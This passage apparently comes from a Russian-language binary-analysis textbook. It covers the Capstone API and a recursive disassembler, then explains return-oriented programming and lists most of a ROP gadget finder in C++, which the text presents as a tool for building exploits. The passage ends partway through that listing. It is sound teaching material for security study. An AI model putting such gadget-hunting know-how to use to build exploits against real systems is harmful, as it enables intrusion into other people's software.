Как видно в примере, функция `disasm` содержит локальную переменную `insns` типа `cs_insn*`. Её адрес служит последним параметром `cs_disasm`. Дизассемблируя буфер кода, `cs_disasm` накапливает массив инструкций, а по завершении возвращает его через `insns`, чтобы программа могла пройти по всем инструкциям и обработать их нужным образом. В нашем примере они просто печатаются. Каждая инструкция имеет тип структуры `cs_insn`, определённый в `capstone.h`, как показано в листинге 8-5.

Листинг 8-5. Определение `struct cs_insn` из `capstone.h`

```
typedef struct cs_insn {
  unsigned int  id;
  uint64_t      address;
  uint16_t      size;
  uint8_t       bytes[16];
  char          mnemonic[32];
  char          op_str[160];
  cs_detail    *detail;
} cs_insn;
```

Поле `id` - уникальный, зависящий от архитектуры идентификатор типа инструкции. Он позволяет определить вид инструкции без строкового сравнения мнемоники. Например, специальная обработка инструкций может выглядеть как в листинге 8-6.

Листинг 8-6. Специализированная обработка инструкций посредством Capstone

```
switch(insn->id) {
case X86_INS_NOP:
  /* handle NOP instruction */
  break;

case X86_INS_CALL:
  /* handle call instruction */
  break;
default:
  break;
}
```

Здесь `insn` - указатель на объект `cs_insn`. Значения `id` уникальны только внутри конкретной архитектуры, но не между архитектурами. Возможные значения определены в отдельном заголовочном файле архитектуры, который будет рассмотрен в разделе 8.2.3.

Поля `address`, `size` и `bytes` структуры `cs_insn` содержат адрес, число байтов и сами байты инструкции. `mnemonic` - удобочитаемая строка инструкции без операндов, а `op_str` - удобочитаемое представление её операндов. Наконец, `detail` указывает на преимущественно зависящую от архитектуры структуру с более подробными сведениями, например о читаемых и записываемых регистрах. Указатель `detail` устанавливается только при явном включении подробного режима Capstone до начала дизассемблирования; в этом примере он не включён. Пример такого режима будет приведён в разделе 8.2.4.

Интерпретация дизассемблированного кода и освобождение ресурсов

При успехе `cs_disasm` возвращает число дизассемблированных инструкций. При ошибке возвращается 0, после чего причину нужно узнать функцией `cs_errno`. Она выдаёт значение перечисления типа `cs_err`. Обычно следует напечатать удобочитаемое сообщение и завершить программу, поэтому Capstone предоставляет функцию `cs_strerror`, преобразующую `cs_err` в строку с описанием ошибки.

Если ошибок нет, `disasm` проходит по всем инструкциям, возвращённым `cs_disasm`, и для каждой печатает строку из полей `cs_insn`, описанных выше. После цикла вызов `cs_free(insns, n)` освобождает память, выделенную Capstone для каждой из `n` инструкций в буфере `insns`, а `cs_close` закрывает экземпляр Capstone.

Теперь вы знаете большинство важных функций и структур Capstone для основных задач дизассемблирования и анализа. Можно скомпилировать и запустить пример `basic_capstone_linear`; он выдаст список инструкций секции `.text`, подобный листингу 8-7.

Листинг 8-7. Пример вывода инструмента линейного дизассемблирования

```
$ ./basic_capstone_linear /bin/ls | head -n 10
0x402a00: 41 57                  push    r15
0x402a02: 41 56                  push    r14
0x402a04: 41 55                  push    r13

0x402a06: 41 54                  push    r12
0x402a08: 55                     push    rbp
0x402a09: 53                     push    rbx
0x402a0a: 89 fb                  mov     ebx, edi
0x402a0c: 48 89 f5               mov     rbp, rsi
0x402a0f: 48 81 ec 88 03 00 00   sub     rsp, 0x388
0x402a16: 48 8b 3e               mov     rdi, qword ptr [rsi]
```

Далее в главе будут рассмотрены более сложные примеры на Capstone. В основном усложнение сводится к разбору более подробных структур данных; принципиально эти примеры не труднее уже показанных.

8.2.3. Исследование API Capstone для C

Познакомившись с основными функциями и структурами Capstone, вы можете спросить, где описана остальная часть API. К сожалению, исчерпывающей документации Capstone пока не существует. Ближайшая замена - заголовочные файлы. Они снабжены хорошими комментариями и не слишком сложны, поэтому с несколькими базовыми указаниями их можно быстро просмотреть и найти необходимое для проекта. В листинге 8-8 перечислены все заголовки C из Capstone 3.0.5; в оригинале самые важные для наших целей выделены серым.

Листинг 8-8. Заголовочные файлы Capstone для C

```
$ ls /usr/include/capstone/
arm.h  arm64.h       capstone.h      mips.h  platform.h  ppc.h
sparc.h  systemz.h        x86.h    xcore.h
```

Как вы уже видели, `capstone.h` - главный заголовочный файл. Он содержит снабжённые комментариями определения всех функций API и независимых от архитектуры структур данных, таких как `cs_insn` и `cs_err`. Здесь же определены все возможные значения перечислений `cs_arch`, `cs_mode` и `cs_err`. Например, чтобы добавить в линейный дизассемблер поддержку ARM, в `capstone.h` можно найти правильные параметры архитектуры (`CS_ARCH_ARM`) и режима (`CS_MODE_ARM`) для `cs_open`.[5]

Зависящие от архитектуры структуры и константы определены в отдельных заголовках, например `x86.h` для x86 и x86-64. Эти файлы задают возможные значения поля `id` структуры `cs_insn`; для x86 это перечисленные значения типа `x86_insn`. Для

большей части архитектурно-зависимые заголовки понадобятся, чтобы выяснить, какие подробности доступны через поле `detail` типа `cs_insn`. Если включён режим подробного дизассемблирования, это поле указывает на структуру `cs_detail`.

Структура `cs_detail` содержит объединение (`union`) архитектурно-зависимых структурных типов, предоставляющих подробные сведения об инструкции. Связанный с x86 тип называется `cs_x86` и определён в `x86.h`. Чтобы показать это на практике, создадим рекурсивный дизассемблер, который применяет режим подробного дизассемблирования Capstone для получения архитектурно-зависимой информации об инструкциях x86.

8.2.4. Рекурсивное дизассемблирование с Capstone

Без подробного дизассемблирования Capstone позволяет исследовать только основные сведения об инструкциях, например адрес, необработанные байты или мнемоническое представление. Для линейного дизассемблера этого достаточно, как показал предыдущий пример. Однако более совершенным инструментам бинарного анализа часто приходится принимать решения на основе свойств инструкций: регистров, к которым обращается инструкция, типов и значений её операндов, вида инструкции (арифметическая, управляющая потоком и т. д.) или адресов назначения инструкций передачи управления. Такая подробная информация предоставляется только в режиме подробного дизассемблирования Capstone. Её разбор требует от Capstone дополнительных усилий, поэтому подробное дизассемблирование работает медленнее обычного. Следовательно, подробный режим следует использовать только при необходимости. Один из случаев, где он необходим, - рекурсивное дизассемблирование. Оно постоянно встречается во многих приложениях бинарного анализа, поэтому рассмотрим его подробнее.

Как вы помните из главы 6, рекурсивное дизассемблирование обнаруживает код, начиная с известных точек входа - например, главной точки входа бинарного файла или символов функций - и следуя оттуда по инструкциям передачи управления. В отличие от линейного дизассемблирования, которое вслепую последовательно дизассемблирует весь код, рекурсивный подход нелегко обмануть данными, перемежающимися с кодом. Недостаток в том, что рекурсивное дизассемблирование может пропустить инструкции, если они достижимы только через косвенные передачи управления, которые невозможно разрешить статически.

Настройка режима подробного дизассемблирования

В листинге 8-9 показана базовая реализация рекурсивного дизассемблирования. В отличие от большинства рекурсивных дизассемблеров, приведённый пример не предполагает, что каждый байт в данный момент может принадлежать только одной инструкции, поэтому перекрывающиеся блоки кода поддерживаются.

Листинг 8-9. `basic_capstone_recursive.cc`

```
#include <stdio.h>
#include <queue>
#include <map>
#include <string>
#include <capstone/capstone.h>
#include "../inc/loader.h"
```

```
int disasm(Binary *bin);
void print_ins(cs_insn *ins);
bool is_cs_cflow_group(uint8_t g);
bool is_cs_cflow_ins(cs_insn *ins);
bool is_cs_unconditional_cflow_ins(cs_insn *ins);
uint64_t get_cs_ins_immediate_target(cs_insn *ins);

int
main(int argc, char *argv[])
{
  Binary bin;
  std::string fname;

  if(argc < 2) {
     printf("Usage: %s <binary>\n", argv[0]);
     return 1;
  }

  fname.assign(argv[1]);
  if(load_binary(fname, &bin, Binary::BIN_TYPE_AUTO) < 0) {
     return 1;
  }

  if(disasm(&bin) < 0) {
     return 1;
  }

  unload_binary(&bin);

  return 0;
}

int
disasm(Binary *bin)
{
  csh dis;
  cs_insn *cs_ins;
  Section *text;
  size_t n;
  const uint8_t *pc;
  uint64_t addr, offset, target;
  std::queue<uint64_t> Q;
  std::map<uint64_t, bool> seen;

  text = bin->get_text_section();
  if(!text) {

     fprintf(stderr, "Nothing to disassemble\n");
     return 0;
  }

  if(cs_open(CS_ARCH_X86, CS_MODE_64, &dis) != CS_ERR_OK) {
     fprintf(stderr, "Failed to open Capstone\n");
     return -1;
  }
  cs_option(dis, CS_OPT_DETAIL, CS_OPT_ON);

  cs_ins = cs_malloc(dis);
  if(!cs_ins) {
     fprintf(stderr, "Out of memory\n");
     cs_close(&dis);
     return -1;
  }

  addr = bin->entry;
  if(text->contains(addr)) Q.push(addr);
  printf("entry point: 0x%016jx\n", addr);

  for(auto &sym: bin->symbols) {
     if(sym.type == Symbol::SYM_TYPE_FUNC
        && text->contains(sym.addr)) {
```

```
      Q.push(sym.addr);
      printf("function symbol: 0x%016jx\n", sym.addr);
    }
  }

  while(!Q.empty()) {
    addr = Q.front();
    Q.pop();
    if(seen[addr]) continue;

    offset = addr - text->vma;
    pc     = text->bytes + offset;
    n      = text->size - offset;
    while(cs_disasm_iter(dis, &pc, &n, &addr, cs_ins)) {
      if(cs_ins->id == X86_INS_INVALID || cs_ins->size == 0) {
         break;
      }

      seen[cs_ins->address] = true;
      print_ins(cs_ins);

      if(is_cs_cflow_ins(cs_ins)) {
        target = get_cs_ins_immediate_target(cs_ins);

        if(target && !seen[target] && text->contains(target)) {
          Q.push(target);
          printf("  -> new target: 0x%016jx\n", target);
        }
        if(is_cs_unconditional_cflow_ins(cs_ins)) {
          break;
        }
      } else if(cs_ins->id == X86_INS_HLT) break;
    }
    printf("----------\n");
  }

  cs_free(cs_ins, 1);
  cs_close(&dis);

  return 0;
}

void
print_ins(cs_insn *ins)
{
  printf("0x%016jx: ", ins->address);
  for(size_t i = 0; i < 16; i++) {
    if(i < ins->size) printf("%02x ", ins->bytes[i]);
    else printf("   ");
  }
  printf("%-12s %s\n", ins->mnemonic, ins->op_str);
}

bool
is_cs_cflow_group(uint8_t g)
{
  return (g == CS_GRP_JUMP) || (g == CS_GRP_CALL)
           || (g == CS_GRP_RET) || (g == CS_GRP_IRET);
}

bool
is_cs_cflow_ins(cs_insn *ins)
{
  for(size_t i = 0; i < ins->detail->groups_count; i++) {
    if(is_cs_cflow_group(ins->detail->groups[i])) {
      return true;
    }
  }

  return false;
}
```

```
bool
is_cs_unconditional_cflow_ins(cs_insn *ins)
{
  switch(ins->id) {
  case X86_INS_JMP:
  case X86_INS_LJMP:
  case X86_INS_RET:
  case X86_INS_RETF:
  case X86_INS_RETFQ:
     return true;
  default:
     return false;
  }
}

uint64_t
get_cs_ins_immediate_target(cs_insn *ins)
{
  cs_x86_op *cs_op;

  for(size_t i = 0; i < ins->detail->groups_count; i++) {
     if(is_cs_cflow_group(ins->detail->groups[i])) {
       for(size_t j = 0; j < ins->detail->x86.op_count; j++) {
          cs_op = &ins->detail->x86.operands[j];
          if(cs_op->type == X86_OP_IMM) {
            return cs_op->imm;
          }
       }
     }
  }

  return 0;
}
```

Как видно из листинга 8-9, функция `main` идентична функции линейного дизассемблера. Код инициализации в начале `disasm` тоже по большей части похож. Сначала загружается секция `.text` и получается дескриптор Capstone. Однако здесь есть небольшое, но важное дополнение: строка `cs_option(dis, CS_OPT_DETAIL, CS_OPT_ON)` включает режим подробного дизассемблирования, активируя параметр `CS_OPT_DETAIL`. Для рекурсивного дизассемблирования это принципиально важно, поскольку требуемые сведения о потоке управления доступны только в подробном режиме.

Затем код явно выделяет буфер инструкции вызовом `cs_malloc`. Линейному дизассемблеру это не требовалось, но здесь для самого дизассемблирования применяется другая функция API. Она позволяет исследовать каждую инструкцию сразу после её дизассемблирования, не дожидаясь обработки всех остальных инструкций. При подробном дизассемблировании это обычное требование: как правило, по мере продвижения нужно реагировать на подробности каждой инструкции, чтобы влиять на поток управления дизассемблера.

Обход точек входа

После инициализации Capstone начинается логика рекурсивного дизассемблера. Он построен вокруг очереди, содержащей начальные адреса для дизассемблирования. Сначала процесс запускается заполнением очереди исходными точками входа: главной точкой входа бинарного файла и всеми известными символами функций. Затем код переходит к основному циклу дизассемблирования.

Как уже говорилось, цикл организован вокруг очереди адресов, используемых как начальные точки. Пока остаются неисследованные начальные точки, каждая итерация извлекает из очереди следующую и следует от неё по потоку управления, дизассемблируя как можно больше кода. По существу, от каждой начальной точки выполняется линейное дизассемблирование, а каждый вновь

обнаруженный адрес назначения передачи управления помещается в очередь. Новый адрес будет дизассемблирован в одной из следующих итераций. Каждый линейный проход прекращается только при встрече с инструкцией `hlt` или безусловным переходом, поскольку для этих инструкций не гарантирован допустимый адрес естественного продолжения. За ними могут находиться данные, а не код, поэтому продолжать дизассемблирование нельзя.

В цикле применяются несколько новых функций Capstone, которые вы, вероятно, раньше не встречали. Во-первых, для самого дизассемблирования используется другой вызов API - `cs_disasm_iter`. Кроме того, есть функции для получения подробных сведений: например, адресов назначения инструкций передачи управления и информации о том, является ли конкретная инструкция управляющей потоком. Сначала обсудим, почему в этом примере вместо обычной `cs_disasm` нужна `cs_disasm_iter`.

Итеративное дизассемблирование для разбора инструкций в реальном времени

Как следует из названия, `cs_disasm_iter` - итеративный вариант функции `cs_disasm`. Вместо одновременного дизассемблирования всего буфера кода Capstone обрабатывает по одной инструкции. После каждой инструкции `cs_disasm_iter` возвращает `true` или `false`. Значение `true` означает, что инструкция успешно дизассемблирована, а `false` - что ничего дизассемблировать не удалось. Поэтому легко создать цикл `while`, подобный показанному в листинге 8-9, который вызывает `cs_disasm_iter`, пока не останется кода для обработки.

Параметры `cs_disasm_iter` по сути представляют собой итеративные варианты параметров, уже встречавшихся в линейном дизассемблере. Как и прежде, первый параметр - дескриптор Capstone. Второй - указатель на дизассемблируемый код. Однако теперь это не `uint8_t*`, а двойной указатель, то есть `uint8_t**`. Благодаря этому **`cs_disasm_iter`** может автоматически обновлять указатель при каждом вызове, устанавливая его сразу после только что дизассемблированных байтов. Такое поведение напоминает счётчик команд, поэтому параметр называется **`pc`**. Как видно из кода, для каждой начальной точки из очереди достаточно один раз направить **`pc`** в нужное место секции **`.text`**. После этого можно вызывать **`cs_disasm_iter`** в цикле, и функция сама будет увеличивать **`pc`**.

Третий параметр - число оставшихся для дизассемблирования байтов; `cs_disasm_iter` также автоматически уменьшает его. Здесь он всегда равен размеру секции `.text` за вычетом числа уже дизассемблированных байтов.

Есть и автоматически увеличиваемый параметр `addr`, который сообщает Capstone VMA кода, на который указывает `pc` (так же, как `text->vma` в линейном дизассемблере). Последний параметр - указатель на объект `cs_insn`, служащий буфером для каждой дизассемблированной инструкции.

Применение `cs_disasm_iter` вместо `cs_disasm` даёт несколько преимуществ. Главная причина - итеративное поведение: каждую инструкцию можно исследовать немедленно после дизассемблирования, анализировать инструкции передачи управления и рекурсивно следовать по ним. Кроме того, `cs_disasm_iter` быстрее и экономнее расходует память, чем `cs_disasm`, поскольку ей не нужен большой заранее выделенный буфер для одновременного хранения всех дизассемблированных инструкций.

Разбор инструкций передачи управления

Как вы видели, цикл дизассемблирования использует несколько вспомогательных функций, чтобы определить, является ли инструкция управляющей потоком и, если да, куда она передаёт управление. Например, функция `is_cs_cflow_ins` определяет, относится ли инструкция к любому виду передачи управления - условному или безусловному. Для этого она исследует подробную информацию Capstone. В частности, предоставленная Capstone структура `ins->detail` содержит массив групп, к которым относится инструкция, - `ins->detail->groups`. Эти сведения позволяют легко принимать решения на основе групп инструкции. Например, можно понять, что это какая-либо инструкция перехода, не сравнивая явно поле `ins->id` со всеми возможными переходами: `jmp`, `ja`, `je`, `jnz` и так далее. Функция `is_cs_cflow_ins` проверяет, является ли инструкция переходом, вызовом, возвратом или возвратом из прерывания; сама проверка реализована другой вспомогательной функцией `is_cs_cflow_group`. Инструкция любого из этих четырёх видов считается инструкцией передачи управления.

Если дизассемблированная инструкция управляет потоком, нужно по возможности разрешить её адрес назначения и добавить его в очередь, если он ещё не встречался, чтобы позднее дизассемблировать находящиеся там инструкции. Код разрешения адресов назначения находится во вспомогательной функции `get_cs_ins_immediate_target`. Как следует из названия, она способна разрешать только непосредственные адреса назначения: адреса, жёстко закодированные в инструкции передачи управления. Иными словами, она не пытается разрешать косвенные адреса назначения, что трудно сделать статически, как вы, возможно, помните из главы 6.

Разбор адресов назначения передачи управления - первый пример архитектурно-зависимой обработки инструкций в этой программе. Для разрешения адреса назначения нужно исследовать операнды инструкции, а поскольку у каждой архитектуры свой набор типов операндов, универсальным способом их разобрать нельзя. Здесь обрабатывается код x86, поэтому необходимо обратиться к архитектурно-зависимому массиву операндов x86, предоставленному Capstone в составе подробной информации: `ins->detail->x86.operands`. Этот массив содержит операнды в виде структур типа `cs_x86_op`. В структуре есть анонимное объединение (`union`) всех возможных типов операндов: регистр (`reg`), непосредственное значение (`imm`), число с плавающей точкой (`fp`) или память (`mem`). Какое из этих полей действительно установлено, зависит от типа операнда, указанного полем `type` структуры `cs_x86_op`. Пример дизассемблера разбирает только непосредственные адреса назначения, поэтому ищет операнды с типом `X86_OP_IMM` и возвращает значение каждого найденного непосредственного адреса. Если этот адрес ещё не был дизассемблирован, функция `disasm` добавляет его в очередь.

Наконец, встретив `hlt` или безусловную передачу управления, `disasm` прекращает дизассемблирование, поскольку неизвестно, не находятся ли за такой инструкцией байты, не являющиеся кодом. Для проверки безусловных передач управления `disasm` вызывает ещё одну вспомогательную функцию - `is_cs_unconditional_cflow_ins`. Она просто явно сравнивает поле `ins->id` со всеми относящимися к делу видами инструкций, поскольку таких видов немного. Для инструкций `hlt` предусмотрена отдельная проверка. После завершения цикла дизассемблирования функция `disasm` освобождает выделенный буфер инструкции и закрывает дескриптор Capstone.

Запуск рекурсивного дизассемблера

Только что рассмотренный алгоритм рекурсивного дизассемблирования лежит в основе многих специализированных инструментов, а также полноценных комплектов дизассемблирования, таких как Hopper и IDA Pro. Разумеется, в них гораздо больше эвристик для выявления точек входа функций и других полезных свойств кода даже при отсутствии символов функций. Попробуйте скомпилировать и запустить рекурсивный дизассемблер! Лучше всего он работает с бинарными файлами, содержащими символьную информацию. Формат вывода позволяет проследить действия процесса рекурсивного дизассемблирования. Например, в листинге 8-10 приведён фрагмент вывода для обфусцированного бинарного файла с перекрывающимися базовыми блоками, представленного в начале главы.

Листинг 8-10. Пример вывода рекурсивного дизассемблера

```
$ ./basic_capstone_recursive overlapping_bb
entry point: 0x400500
function symbol: 0x400530
function symbol: 0x400570
function symbol: 0x4005b0
function symbol: 0x4005d0
function symbol: 0x4006f0
function symbol: 0x400680
function symbol: 0x400500

function symbol: 0x40061d
function symbol: 0x4005f6
0x400500: 31 ed                 xor   ebp, ebp
0x400502: 49 89 d1              mov   r9, rdx
0x400505: 5e                    pop   rsi
0x400506: 48 89 e2              mov   rdx, rsp
0x400509: 48 83 e4 f0           and   rsp, 0xfffffffffffffff0
0x40050d: 50                    push  rax
0x40050e: 54                    push  rsp
0x40050f: 49 c7 c0 f0 06 40 00  mov   r8, 0x4006f0
0x400516: 48 c7 c1 80 06 40 00  mov   rcx, 0x400680
0x40051d: 48 c7 c7 1d 06 40 00  mov   rdi, 0x40061d
0x400524: e8 87 ff ff ff        call  0x4004b0
0x400529: f4                    hlt
----------
0x400530: b8 57 10 60 00        mov   eax, 0x601057
0x400535: 55                    push  rbp
0x400536: 48 2d 50 10 60 00     sub   rax, 0x601050
0x40053c: 48 83 f8 0e           cmp   rax, 0xe
0x400540: 48 89 e5              mov   rbp, rsp
0x400543: 76 1b                 jbe   0x400560
  -> new target: 0x400560
0x400545: b8 00 00 00 00        mov   eax, 0
0x40054a: 48 85 c0              test  rax, rax
0x40054d: 74 11                 je    0x400560
  -> new target: 0x400560
0x40054f: 5d                    pop   rbp
0x400550: bf 50 10 60 00        mov   edi, 0x601050
0x400555: ff e0                 jmp   rax
----------
...
0x4005f6: 55                    push  rbp
0x4005f7: 48 89 e5              mov   rbp, rsp
0x4005fa: 89 7d ec              mov   dword ptr [rbp - 0x14], edi
0x4005fd: c7 45 fc 00 00 00 00  mov   dword ptr [rbp - 4], 0
0x400604: 8b 45 ec              mov   eax, dword ptr [rbp - 0x14]
0x400607: 83 f8 00              cmp   eax, 0
0x40060a: 0f 85 02 00 00 00     jne   0x400612
  -> new target: 0x400612
0x400610: 83 f0 04              xor   eax, 4
0x400613: 04 90                 add   al, 0x90
```

```
0x400615: 89 45 fc              mov   dword ptr [rbp - 4], eax
0x400618: 8b 45 fc              mov   eax, dword ptr [rbp - 4]
0x40061b: 5d                    pop   rbp
0x40061c: c3                    ret
----------
...

0x400612: 04 04                 add   al, 4
0x400614: 90                    nop
0x400615: 89 45 fc              mov   dword ptr [rbp - 4], eax
0x400618: 8b 45 fc              mov   eax, dword ptr [rbp - 4]
0x40061b: 5d                    pop   rbp
0x40061c: c3                    ret
----------
```

Как видно из листинга 8-10, сначала дизассемблер помещает в очередь точки входа: главную точку входа бинарного файла, а затем все известные символы функций. После этого, начиная с каждого адреса в очереди, он дизассемблирует столько кода, сколько можно безопасно обработать; линии из дефисов отмечают места, где дизассемблер решает остановиться и перейти к следующему адресу в очереди. По пути он также обнаруживает новые, прежде неизвестные адреса и помещает их в очередь для последующего дизассемблирования. Например, инструкция `jbe` по адресу `0x400543` выявляет новый адрес назначения `0x400560`. Дизассемблер успешно находит оба перекрывающихся блока в обфусцированном бинарном файле: блок по адресу `0x400610` и вложенный в него блок по адресу `0x400612`.

8.3. Реализация сканера гаджетов ROP

Все рассмотренные до сих пор примеры были специализированными реализациями известных методов дизассемблирования. Однако Capstone позволяет сделать гораздо больше! В этом разделе вы познакомитесь с более узким видом инструмента, потребности которого не покрываются стандартным линейным или рекурсивным дизассемблированием. В частности, речь пойдёт об инструменте, незаменимом для создания современных эксплойтов: сканере, способном находить гаджеты для эксплойтов ROP. Сначала разберём, что это означает.

8.3.1. Введение в возвратно-ориентированное программирование

Почти в каждом введении в эксплуатацию уязвимостей рассматривается классическая статья Алефа Уана "Smashing the Stack for Fun and Profit", объясняющая основы эксплуатации переполнений стекового буфера. Когда эта статья была опубликована в 1996 году, эксплуатация была сравнительно простой: найти уязвимость, загрузить вредоносный шелл-код в буфер целевого приложения - обычно стековый - и с помощью уязвимости перенаправить поток управления на шелл-код.

С тех пор в мире безопасности многое произошло, и эксплуатация чрезвычайно усложнилась. Одна из самых распространённых защит от подобных классических эксплойтов - предотвращение выполнения данных (data execution prevention, DEP), также известное как W⊕X или NX. Оно появилось в Windows XP в 2004 году и препятствует внедрению шелл-кода предельно прямым способом: DEP гарантирует, что никакая область памяти никогда не будет одновременно доступна для записи и исполнения. Поэтому, внедрив шелл-код в буфер, атакующий не сможет его выполнить.

К сожалению, вскоре хакеры нашли способ обойти DEP. Новая защита предотвращала внедрение шелл-кода, но не могла помешать атакующему воспользоваться уязвимостью и перенаправить поток управления на уже существующий код в атакуемом бинарном файле или используемых им

библиотеках. Впервые эта слабость была использована в классе атак, известных как возврат в libc (return-to-libc, ret2libc): поток управления перенаправляется в чувствительные функции широко применяемой библиотеки libc, например в `execve`, с помощью которой можно запустить новый процесс по выбору атакующего.

В 2007 году появился обобщённый вариант ret2libc - возвратно-ориентированное программирование (return-oriented programming, ROP). Вместо ограничения атаки существующими функциями ROP позволяет реализовать произвольную вредоносную функциональность, связывая в цепочку короткие существующие последовательности кода из адресного пространства целевой программы. В терминологии ROP эти короткие последовательности называются гаджетами.

Каждый гаджет завершается инструкцией возврата и выполняет основную операцию, например сложение или логическое сравнение.[6] Тщательно выбирая гаджеты с чётко определённой семантикой, атакующий может создать, по существу, собственный набор команд, в котором каждый гаджет играет роль инструкции, а затем с помощью этого набора реализовать произвольную функциональность - программу ROP - без внедрения нового кода. Гаджеты могут быть частью обычного потока инструкций основной программы, но могут представлять и невыровненные последовательности инструкций, подобные показанным в обфусцированном коде из листингов 8-1 и 8-2.

Программа ROP состоит из последовательности адресов гаджетов, тщательно размещённых в стеке так, чтобы завершающая каждый гаджет инструкция возврата передавала управление следующему гаджету цепочки. Для запуска программы ROP выполняется исходная инструкция возврата - например, вызванная посредством эксплойта, - которая переходит по адресу первого гаджета. Пример цепочки ROP показан на рис. 8-1.




Рис. 8-1. Пример цепочки ROP. Гаджет g1 загружает константу в `eax`, после чего g2 прибавляет её к `esi`

Как видно на рисунке, указатель стека - регистр `esp` - изначально указывает на адрес первого гаджета g1 в цепочке. При выполнении исходной инструкции возврата этот адрес извлекается из стека, и на него передаётся управление, в результате чего запускается g1. Гаджет g1 выполняет инструкцию `pop`, которая загружает размещённую в стеке константу в регистр `eax` и увеличивает `esp`, чтобы

он указывал на адрес гаджета g2. Затем инструкция `ret` гаджета g1 передаёт управление g2, который прибавляет константу из `eax` к регистру `esi`. После этого гаджет g2 возвращается в гаджет g3, и так далее, пока не будут выполнены все гаджеты g1, ..., gn.

Как вы, вероятно, уже поняли, для создания эксплойта ROP атакующему сначала нужно подобрать подходящий набор гаджетов. В следующем разделе мы реализуем инструмент, который сканирует бинарный файл в поисках пригодных гаджетов ROP и создаёт их обзор, помогающий строить эксплойты ROP.

8.3.2. Поиск гаджетов ROP

В следующем листинге приведён код средства поиска гаджетов ROP. Оно выводит список гаджетов, найденных в заданном бинарном файле. Из этого списка можно выбрать подходящие гаджеты и объединить их в эксплойт для данного файла.

Как уже отмечалось, требуется найти гаджеты, завершающиеся инструкцией возврата. Кроме того, нужно искать гаджеты как выровненные, так и невыровненные относительно обычного потока инструкций бинарного файла. Пригодные гаджеты должны обладать чётко определённой и простой семантикой, поэтому их длину следует существенно ограничить. Здесь произвольно установим предел в пять инструкций.

Один из способов найти как выровненные, так и невыровненные гаджеты - дизассемблировать бинарный файл, начиная с каждого возможного байта, и посмотреть, из каких байтов получаются пригодные гаджеты. Но можно работать эффективнее: сначала просканировать файл и найти расположение инструкций возврата - выровненных и невыровненных, - а затем двигаться от них назад, по пути строя всё более длинные гаджеты. Тогда не придётся начинать проход дизассемблирования с каждого возможного адреса, а только с адресов вблизи инструкций возврата. Чтобы точно понять этот подход, внимательно рассмотрим код средства поиска гаджетов в листинге 8-11.

Листинг 8-11. `capstone_gadget_finder.cc`

```
#include <stdio.h>
#include <map>
#include <vector>
#include <string>
#include <capstone/capstone.h>
#include "../inc/loader.h"

int find_gadgets(Binary *bin);
int find_gadgets_at_root(Section *text, uint64_t root,
                              std::map<std::string, std::vector<uint64_t> > *gadgets,
                              csh dis);
bool is_cs_cflow_group(uint8_t g);
bool is_cs_cflow_ins(cs_insn *ins);
bool is_cs_ret_ins(cs_insn *ins);

int
main(int argc, char *argv[])
{
  Binary bin;
  std::string fname;

  if(argc < 2) {
     printf("Usage: %s <binary>\n", argv[0]);
     return 1;
  }

  fname.assign(argv[1]);
  if(load_binary(fname, &bin, Binary::BIN_TYPE_AUTO) < 0) {
     return 1;
  }

  if(find_gadgets(&bin) < 0) {
     return 1;
  }
```

```
  unload_binary(&bin);

  return 0;
}

int
find_gadgets(Binary *bin)
{
  csh dis;
  Section *text;
  std::map<std::string, std::vector<uint64_t> > gadgets;

  const uint8_t x86_opc_ret = 0xc3;

  text = bin->get_text_section();
  if(!text) {
     fprintf(stderr, "Nothing to disassemble\n");
     return 0;
  }

  if(cs_open(CS_ARCH_X86, CS_MODE_64, &dis) != CS_ERR_OK) {
     fprintf(stderr, "Failed to open Capstone\n");
     return -1;
  }
  cs_option(dis, CS_OPT_DETAIL, CS_OPT_ON);

  for(size_t i = 0; i < text->size; i++) {

    if(text->bytes[i] == x86_opc_ret) {
      if(find_gadgets_at_root(text, text->vma+i, &gadgets, dis) < 0) {
        break;
      }
    }
  }

  for(auto &kv: gadgets) {
    printf("%s\t[ ", kv.first.c_str());
    for(auto addr: kv.second) {
       printf("0x%jx ", addr);
    }
    printf("]\n");
  }

  cs_close(&dis);

  return 0;
}

int
find_gadgets_at_root(Section *text, uint64_t root,
     std::map<std::string, std::vector<uint64_t> > *gadgets,
     csh dis)
{
  size_t n, len;
  const uint8_t *pc;
  uint64_t offset, addr;
  std::string gadget_str;
  cs_insn *cs_ins;

  const size_t max_gadget_len = 5; /* instructions */
  const size_t x86_max_ins_bytes = 15;
  const uint64_t root_offset = max_gadget_len*x86_max_ins_bytes;

  cs_ins = cs_malloc(dis);
  if(!cs_ins) {
    fprintf(stderr, "Out of memory\n");
    return -1;
  }
```

```
  for(uint64_t a = root-1;
                a >= root-root_offset && a >= 0;
                a--) {
    addr   = a;
    offset = addr - text->vma;
    pc     = text->bytes + offset;

    n      = text->size - offset;
    len    = 0;
    gadget_str = "";
    while(cs_disasm_iter(dis, &pc, &n, &addr, cs_ins)) {
      if(cs_ins->id == X86_INS_INVALID || cs_ins->size == 0) {
         break;
      } else if(cs_ins->address > root) {
         break;
      } else if(is_cs_cflow_ins(cs_ins) && !is_cs_ret_ins(cs_ins)) {
         break;
      } else if(++len > max_gadget_len) {
         break;
      }

      gadget_str += std::string(cs_ins->mnemonic)
                                 + " " + std::string(cs_ins->op_str);

      if(cs_ins->address == root) {
         (*gadgets)[gadget_str].push_back(a);
         break;
      }

      gadget_str += "; ";
    }
  }

  cs_free(cs_ins, 1);

  return 0;
}

bool
is_cs_cflow_group(uint8_t g)
{
